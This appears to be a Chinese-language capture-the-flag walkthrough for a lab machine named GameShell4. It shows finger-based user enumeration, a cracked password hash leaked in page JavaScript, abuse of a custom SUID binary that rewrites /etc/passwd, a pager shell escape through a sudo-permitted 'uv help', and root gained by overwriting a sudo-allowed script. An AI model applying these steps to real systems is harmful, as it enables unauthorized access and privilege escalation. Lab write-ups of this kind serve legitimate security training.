
信息搜集和获得立足点
$ nmap -sVC -O -p 22,79,80 192.168.31.22 -oN nmapscan/nmap_tcp
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-20 09:22 -0400
Nmap scan report for GameShell4 (192.168.31.22)
Host is up (0.00059s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
79/tcp open  finger  OpenBSD fingerd (ported to Linux)
| finger: \x0D
| Welcome to Linux version 4.19.0-27-amd64 at GameShell4 !\x0D
|
|  09:22:15 up 13 min,  0 users,  load average: 0.00, 0.00, 0.00
| \x0D
|_No one logged on.\x0D
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-title: Hidden Server
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 08:00:27:7F:02:C1 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 1 hop
Service Info: OSs: Linux, Linux 4.19.0-27-amd64; CPE: cpe:/o:linux:linux_kernel, cpe:/o:linux:linux_kernel:4.19.0-27-amd64

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.03 seconds
Finger 服务
Finger服务是一种用于查询远程计算机用户信息的网络协议,常见于UNIX系统。通过该服务可获取用户登录名、真实姓名、最近登录时间及地点等数据,并支持显示当前在线用户列表。其协议定义在RFC 1288中,通过TCP 79端口进行通信
该协议起源于上世纪70年代早期互联网环境,作为Unix系统内置工具用于用户信息交互。随着网络安全意识提升,由于可能泄露敏感信息被攻击者利用,主流操作系统中逐渐取消了对Finger服务的默认支持。微软在Windows Server 2003版本中正式移除了该服务组件。ClickFix恶意软件攻击事件表明,该协议仍可通过Windows系统残留功能被黑客利用实施远程攻击
msf 中有很多扫描模块,这种老东西服务就可以从这上面看一下
msf auxiliary(scanner/finger/finger_users) > show options

Module options (auxiliary/scanner/finger/finger_users):

   Name        Current Setting                                    Required  Description
   ----        ---------------                                    --------  -----------
   RHOSTS                                                         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-met
                                                                            asploit.html
   RPORT       79                                                 yes       The target port (TCP)
   THREADS     1                                                  yes       The number of concurrent threads (max one per host)
   USERS_FILE  /usr/share/metasploit-framework/data/wordlists/un  yes       The file that contains a list of default UNIX accounts.
               ix_users.txt


View the full module info with the info, or info -d command.

msf auxiliary(scanner/finger/finger_users) > set rhosts 192.168.31.22
rhosts => 192.168.31.22
msf auxiliary(scanner/finger/finger_users) > exploit
[+] 192.168.31.22:79      - 192.168.31.22:79 - Found user: admin
[+] 192.168.31.22:79      - 192.168.31.22:79 - Found user: _apt
[+] 192.168.31.22:79      - 192.168.31.22:79 - Found user: backup
[+] 192.168.31.22:79      - 192.168.31.22:79 - Found user: bin
[+] 192.168.31.22:79      - 192.168.31.22:79 - Found user: daemon
[+] 192.168.31.22:79      - 192.168.31.22:79 - Found user: games
[+] 192.168.31.22:79      - 192.168.31.22:79 - Found user: gnats
[+] 192.168.31.22:79      - 192.168.31.22:79 - Found user: irc
[+] 192.168.31.22:79      - 192.168.31.22:79 - Found user: list
[+] 192.168.31.22:79      - 192.168.31.22:79 - Found user: lp
[+] 192.168.31.22:79      - 192.168.31.22:79 - Found user: mail
[+] 192.168.31.22:79      - 192.168.31.22:79 - Found user: man
[+] 192.168.31.22:79      - 192.168.31.22:79 - Found user: messagebus
[+] 192.168.31.22:79      - 192.168.31.22:79 - Found user: news
[+] 192.168.31.22:79      - 192.168.31.22:79 - Found user: nobody
[+] 192.168.31.22:79      - 192.168.31.22:79 - Found user: proxy
[+] 192.168.31.22:79      - 192.168.31.22:79 - Found user: root
[+] 192.168.31.22:79      - 192.168.31.22:79 - Found user: sshd
[+] 192.168.31.22:79      - 192.168.31.22:79 - Found user: sync
[+] 192.168.31.22:79      - 192.168.31.22:79 - Found user: sys
[+] 192.168.31.22:79      - 192.168.31.22:79 - Found user: systemd-coredump
[+] 192.168.31.22:79      - 192.168.31.22:79 - Found user: systemd-network
[+] 192.168.31.22:79      - 192.168.31.22:79 - Found user: systemd-resolve
[+] 192.168.31.22:79      - 192.168.31.22:79 - Found user: systemd-timesync
[+] 192.168.31.22:79      - 192.168.31.22:79 - Found user: uucp
[+] 192.168.31.22:79      - 192.168.31.22:79 - Found user: www-data
[+] 192.168.31.22:79      - 192.168.31.22:79 Users found: _apt, admin, backup, bin, daemon, games, gnats, irc, list, lp, mail, man, messagebus, news, nobody, proxy, root, sshd, sync, sys, systemd-coredump, systemd-network, systemd-resolve, systemd-timesync, uucp, www-data
[*] 192.168.31.22:79      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
我们可以对这些用户进行一些处理,手动把系统服务用户进行删除,然后做一个用户名字典,然后进行尝试爆破啥的,这里我先不进行这样的处理,因为我的习惯是能正常走就不走爆破。
$ feroxbuster -u 'http://192.168.31.22/' -w /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt --random-agent -x php,html,txt,db,zip,rar -b 404,502 -q
403      GET        9l       28w      278c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
404      GET        9l       31w      275c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET      181l      538w     5431c http://192.168.31.22/
200      GET      181l      538w     5431c http://192.168.31.22/index.html
401      GET       14l       54w      460c http://192.168.31.22/sudoku
Scanning: http://192.168.31.22/
看看这个里面有什么

$ http GET http://192.168.31.22/
HTTP/1.1 200 OK
Accept-Ranges: bytes
Connection: Keep-Alive
Content-Encoding: gzip
Content-Length: 1761
Content-Type: text/html
Date: Fri, 20 Mar 2026 14:03:21 GMT
ETag: "1537-644e30cefdbb6-gzip"
Keep-Alive: timeout=5, max=100
Last-Modified: Mon, 01 Dec 2025 12:23:45 GMT
Server: Apache/2.4.62 (Debian)
Vary: Accept-Encoding

...
        function paint() {
            // Number of layers in total
            var layersLength = layers.length;

            // Draw the overlap layers
            for( var i = layersLength - layerOverlap, len = layersLength; i < len; i++ ) {
                context.save();
                context.globalCompositeOperation = 'destination-over';
                paintLayer( layers[i] );
                context.restore();
            }
            console.log("admin:$2y$05$yKwD7W0PUqg9EGrSRQP2AegLrBvwLaUDlYEQ859O/ki01I54LnReS");
            // Cut out the overflow layers using the first layer as a mask
            context.save();
            context.globalCompositeOperation = 'destination-in';
            paintLayer( layers[0], true );
            context.restore();

            // // Draw the normal layers underneath the overlap
            for( var i = 0, len = layersLength; i < len; i++ ) {
                context.save();
                context.globalCompositeOperation = 'destination-over';
                paintLayer( layers[i] );
                context.restore();
            }

        }
...
获得凭据
admin:$2y$05$yKwD7W0PUqg9EGrSRQP2AegLrBvwLaUDlYEQ859O/ki01I54LnReS$ john --wordlist=/usr/share/wordlists/rockyou.txt hash
...
babylove3 (?)
...获得凭据 admin : babylove3
$ ssh admin@192.168.31.22
admin@GameShell4:~$ id
uid=1004(admin) gid=1004(admin) groups=1004(admin)
提权
翻了翻家目录,看了看 sudo,没啥东西
admin@GameShell4:~$ bash linpeas.sh
...
╔══════════╣ SUID - Check easy privesc, exploits and write perms
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
strace Not Found
-rwsr-xr-x 1 root root 44K Jul 27  2018 /usr/bin/chsh
-rwsr-xr-x 1 root root 53K Jul 27  2018 /usr/bin/chfn  --->  SuSE_9.3/10
-rwsr-xr-x 1 root root 44K Jul 27  2018 /usr/bin/newgrp  --->  HP-UX_10.20
-rwsr-xr-x 1 root root 83K Jul 27  2018 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 47K Apr  6  2024 /usr/bin/mount  --->  Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 63K Apr  6  2024 /usr/bin/su
-rwsr-xr-x 1 root root 35K Apr  6  2024 /usr/bin/umount  --->  BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 23K Jan 13  2022 /usr/bin/pkexec  --->  Linux4.10_to_5.1.17(CVE-2019-13272)/rhel_6(CVE-2011-1485)/Generic_CVE-2021-4034
-rwsr-xr-x 1 root root 179K Jan 14  2023 /usr/bin/sudo  --->  check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 63K Jul 27  2018 /usr/bin/passwd  --->  Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-- 1 root messagebus 51K Jun  6  2023 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 10K Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 471K Dec 21  2023 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 19K Jan 13  2022 /usr/libexec/polkit-agent-helper-1
-rwsr-sr-x 1 root root 18K Aug 16  2019 /opt/revive (Unknown SUID binary!)
...
跑 linpeas 发现了一个未知的 SUID 文件
admin@GameShell4:~$ ls -la /opt/revive
-rwsr-sr-x 1 root root 17560 Aug 16  2019  /opt/revive

admin@GameShell4:~$ /opt/revive
[-] /dev/pts/99 not found!
拿下来看一下

pty99_exists() 就是检查一下 pty99 在不在
把 updata_shell() 函数分析一下
int update_shell()
{
  char haystack[520]; // [rsp+0h] [rbp-220h] BYREF
  FILE *s; // [rsp+208h] [rbp-18h]
  FILE *stream; // [rsp+210h] [rbp-10h]
  int v4; // [rsp+21Ch] [rbp-4h]

  v4 = 0;
  printf("[+] %s found! Updating sdk shell...\n", "/dev/pts/99");
  stream = fopen("/etc/passwd", "r");
  if ( !stream )
  {
    fwrite("[-] Failed to open /etc/passwd!\n", 1uLL, 0x20uLL, stderr);
    exit(1);
  }
  s = fopen("/etc/passwd.tmp", "w");
  if ( !s )
  {
    fwrite("[-] Failed to create temp file!\n", 1uLL, 0x20uLL, stderr);
    fclose(stream);
    exit(1);
  }
  while ( fgets(haystack, 512, stream) )
  {
    if ( strstr(haystack, "sdk:x:1002:1002::/home/sdk:/usr/games/cbonsai") )
    {
      fwrite("sdk:x:1002:1002::/home/sdk:/bin/bash", 1uLL, 0x24uLL, s);
      fputc(10, s);
      v4 = 1;
    }
    else
    {
      fputs(haystack, s);
    }
  }
  fclose(stream);
  fclose(s);
  if ( !v4 )
  {
    fwrite("[-] Target entry not found!\n", 1uLL, 0x1CuLL, stderr);
    unlink("/etc/passwd.tmp");
    exit(1);
  }
  if ( rename("/etc/passwd", "/etc/passwd.bak") )
  {
    fwrite("[-] Failed to backup passwd!\n", 1uLL, 0x1DuLL, stderr);
    unlink("/etc/passwd.tmp");
    exit(1);
  }
  if ( rename("/etc/passwd.tmp", "/etc/passwd") )
  {
    fwrite("[-] Failed to update passwd!\n", 1uLL, 0x1DuLL, stderr);
    rename("/etc/passwd.bak", "/etc/passwd");
    exit(1);
  }
  chmod("/etc/passwd", 0x1A4u);
  puts("[+] Success! sdk shell updated to /bin/bash");
  return unlink("/etc/passwd.bak");
}
这个程序就是让 sdk 用户可以被登录,我们看一下 passwd 的内容分析一下
admin@GameShell4:~$ cat /etc/passwd | grep sdk
sdk:x:1002:1002::/home/sdk:/usr/games/cbonsai
admin@GameShell4:~$ su sdk
Password:
现在的默认程序看起来是一个游戏,然后登录需要密码,所以我们如果要登录还需要搞到密码
# create_pty.sh

#!/bin/bash

# 持续生成pty直到达到pts/99
while true; do
    script -qfc "/bin/sleep 3600" /dev/null > /dev/null 2>&1 &

    if [ -c /dev/pts/99 ]; then
        echo "[+] /dev/pts/99 created!"

        echo "[+] Ready! You can now run the target program manually."
        echo "[+] Press Ctrl+C to stop this script"

        wait
    fi
    sleep 0.1
doneadmin@GameShell4:~$ bash create_pty.sh
[+] /dev/pts/99 created!
[+] Ready! You can now run the target program manually.
[+] Press Ctrl+C to stop this script
# 新建一个 ssh 链接
admin@GameShell4:~$ tty
/dev/pts/101
admin@GameShell4:~$ /opt/revive
[+] /dev/pts/99 found! Updating sdk shell...
[+] Success! sdk shell updated to /bin/bash
admin@GameShell4:~$ cat /etc/passwd |grep sdk
sdk:x:1002:1002::/home/sdk:/bin/bash二次信息收集
因为我们没有 sdk 用户的凭据,所以我们继续信息收集,还记得之前 feroxbuster 扫出来的一个路径还没用吗
然后凭据复用一下 admin : babylove3 成功登录

这看起来像个数独
看看源码
看完之后没啥信息,我在 html 目录下也没找到,这个不是一个纯静态页面
admin@GameShell4:~$ find / -name 'sudoku.*' 2>/dev/null
/usr/local/bin/sudoku.sh
admin@GameShell4:~$ cat /usr/local/bin/sudoku.sh
cat: /usr/local/bin/sudoku.sh: Permission denied
admin@GameShell4:~$ ls -la /usr/local/bin/sudoku.sh
-rwx------ 1 xcm xcm 12424 Dec  2 08:29 /usr/local/bin/sudoku.sh
找到了个 sudoku 名字的文件,但是我没有权限看 最简单的逻辑,我们先尝试一下做一下这个东西
# solve.py

import pandas as pd

# 初始化数独盘面,空格用0表示
board = [
    [5,0,0,0,0,0,0,7,4],
    [6,1,0,0,0,7,0,8,0],
    [0,0,8,0,0,3,9,0,0],
    [0,5,2,0,1,0,0,0,0],
    [0,0,0,8,6,4,0,0,0],
    [0,0,0,0,5,0,3,1,0],
    [0,0,1,9,0,0,4,0,0],
    [0,9,0,2,0,0,0,6,7],
    [3,8,0,0,0,0,0,0,2]
]

# 数独合法性检查函数:判断数字num放入(row, col)位置是否合法
def is_valid(board, row, col, num):
    # 检查当前行是否已有该数字
    if num in board[row]:
        return False
    # 检查当前列是否已有该数字
    if num in [board[r][col] for r in range(9)]:
        return False
    # 检查3x3小宫格是否已有该数字
    start_row, start_col = 3*(row//3), 3*(col//3)
    for r in range(start_row, start_row+3):
        for c in range(start_col, start_col+3):
            if board[r][c] == num:
                return False
    return True

# 回溯法求解数独(核心逻辑)
def solve(board):
    for r in range(9):
        for c in range(9):
            # 找到空格(值为0的位置)
            if board[r][c] == 0:
                # 尝试填入1-9的数字
                for num in range(1,10):
                    if is_valid(board, r, c, num):
                        board[r][c] = num  # 填入合法数字
                        # 递归求解剩余盘面,成功则返回True
                        if solve(board):
                            return True
                        board[r][c] = 0  # 回溯:当前数字不适用,重置为0
                return False  # 1-9都不合法,回溯上一层
    return True  # 所有空格填满,求解完成

# 执行求解并展示结果
if solve(board):
    # 用pandas格式化显示数独结果
    df = pd.DataFrame(board)
    print("Completed:")
    print(df.to_string(index=False, header=False))
else:
print("ERROR")$ python solve.py
Completed:
5 2 3 1 9 8 6 7 4
6 1 9 5 4 7 2 8 3
7 4 8 6 2 3 9 5 1
8 5 2 3 1 9 7 4 6
1 3 7 8 6 4 5 2 9
9 6 4 7 5 2 3 1 8
2 7 1 9 8 6 4 3 5
4 9 5 2 3 1 8 6 7
3 8 6 4 7 5 1 9 2 SUDOKUISMAGIC
之后发现 xcm 密码就是 sudokuismagic
xcm : sudokuismagic继续提权
xcm@GameShell4:~$ cat user.txt
flag{user-602d9cd809f3b29eae8bc042bdf6c1ca}

xcm@GameShell4:~$ sudo -l
Matching Defaults entries for xcm on GameShell4:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/usr/games

User xcm may run the following commands on GameShell4:
    (sdk) NOPASSWD: /usr/local/bin/uv init *,
        /usr/local/bin/uv help *
uv 这个命令不能直接在家目录里面运行
uv 工具会读取当前用户家目录下的配置文件(如~/.config/uv/uv.toml)和缓存目录(如~/.cache/uv/
家目录的权限默认是700,sdk用户没有权限访问/home/xcm
xcm@GameShell4:/tmp$ sudo -u sdk /usr/local/bin/uv help run
!bash
sdk@GameShell4:/tmp$sdk@GameShell4:~$ sudo -l
Matching Defaults entries for sdk on GameShell4:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/usr/games
User sdk may run the following commands on GameShell4:
(ALL) NOPASSWD: /usr/local/bin/livescreen
sdk@GameShell4:~$ ls -la /usr/local/bin/livescreen
-rwxr-xr-x 1 root root 26 Nov 21 11:30 /usr/local/bin/livescreen
sdk@GameShell4:~$ cat /usr/local/bin/livescreen
#!/bin/bash
cbonsai -i -l
sdk@GameShell4:~$ ls -la /usr/games/cbonsai
-rwxr-xr-x 1 root root 31272 Jun 23 2021 /usr/games/cbonsai
sdk@GameShell4:~$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/games
sdk@GameShell4:~$ ls -la /usr/local/bin
total 54328
drwxrwxr-x+ 2 root root 4096 Dec 2 08:29 .
drwxr-xr-x 10 root root 4096 Nov 21 02:59 ..
-rwxr-xr-x 1 root root 26 Nov 21 11:30 livescreen
-rwxr-xr-x 1 root root 83 Dec 1 08:47 start-ttyd.sh
-rwx------ 1 xcm xcm 12424 Dec 2 08:29 sudoku.sh
-rwxr-xr-x 1 root root 1362040 Mar 29 2024 ttyd
-rwxr-xr-x 1 root root 53872352 Nov 21 02:59 uv
-rwxr-xr-x 1 root root 360144 Nov 21 02:59 uvx这个 /usr/local/bin 后面有个 +, 这是 acl,这个我就不介绍了,反正就是可以细化控制一个文件或文件夹的权限
sdk@GameShell4:~$ getfacl /usr/local/bin
getfacl: Removing leading '/' from absolute path names
# file: usr/local/bin
# owner: root
# group: root
user::rwx
user:sdk:rwx
group::r-x
mask::rwx
other::r-x
有读写权限,简单了
sdk@GameShell4:~$ rm /usr/local/bin/livescreen
rm: remove write-protected regular file '/usr/local/bin/livescreen'? y
sdk@GameShell4:~$ echo '/bin/bash' > /usr/local/bin/livescreen
sdk@GameShell4:~$ chmod +x /usr/local/bin/livescreen
sdk@GameShell4:~$ sudo /usr/local/bin/livescreen
root@GameShell4:/home/sdk# cd
root@GameShell4:~# cat root.txt
flag{root-983b0f2b5412aadd94ed08f249355686}